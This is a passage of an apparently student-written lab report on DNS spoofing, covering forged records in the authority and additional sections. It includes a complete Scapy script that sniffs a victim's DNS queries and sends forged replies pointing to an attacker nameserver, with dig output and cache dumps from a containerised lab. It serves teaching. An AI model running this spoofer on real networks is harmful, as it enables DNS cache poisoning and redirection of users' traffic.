;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue May 07 19:36:22 UTC 2024
;; MSG SIZE  rcvd: 180
```

```
|###[ DNS Resource Record ]###
|  rrname    = 'example.com.'
|  type      = NS
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 'ns.attacker32.com.'
|###[ DNS Resource Record ]###
|  rrname    = 'google.com.'
|  type      = NS
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 'ns.attacker32.com.'
\ar        \
|###[ DNS Resource Record ]###
|  rrname    = 'ns.attacker32.com.'
|  type      = A
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 10.9.0.153
```



An attacker creates two NS records in the authority section, one for the attacker32.com domain and the other for the google.com domain. The first record is legitimate and will be cached, while the second record, which is not inside the attacker32.com zone, should be discarded.

Task 5: Spoofing Records in the Additional Section

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

In this task, we spoof the records in the additional section, which is usually used to provide additional information. The code for task5.py:

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8'):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                       ttl=259200, rdata='1.1.1.1')

        # The Authority Section
        NSsec1 = DNSRR(rrname='example.com.', type='NS',
                       ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com.', type='NS',
                       ttl=259200, rdata='ns.example.com.')

         # The Additional Section
        Addsec1 = DNSRR(rrname='ns.attacker32.com.', type='A',
                       ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.net', type='A',
                       ttl=259200, rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A',
                       ttl=259200, rdata='3.4.5.6')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                     qdcount=1, ancount=1, nscount=2, arcount=3,
                     an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'  # added host IP which is victim IP
pkt = sniff(iface='br-39401fa518af', filter=f, prn=spoof_dns)
```

We then as usual, flush the dns cache of the local dns server using the `rndc flush` command.

Following that we run the task5.py script in the attacker container and then dig the example.com domain from the user container:

```
root@30af4775f992:/# dig example.com

; <<>> DiG 9.16.1-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26616
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            259200  IN      A       1.1.1.1

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue May 07 19:45:10 UTC 2024
;; MSG SIZE  rcvd: 231
```

Here we can see that we have the three entries in the additional section where the first two are related to the hostnames in the Authority section. However, the entry 3 is completely irrelevant to any entry in the but it provides a “gracious” help to users, so they do not need to look up for the IP address of Facebook.

Back on the attacker container we can also see that we have indeed sent the spoofed packet to the user:

```
root@VM:/volumes# python3 task5.py
.
Sent 1 packets.
```

We can see that there is the example.com entry in the dns cache:

```
root@d0bda99919d9:/# cat /var/cache/bind/dump.db | grep example
; example.com/A [ttl 359]
```

When we try to grep the additional records they are not cached in the local dns server. However, the ns.example.com in the authority section is cached.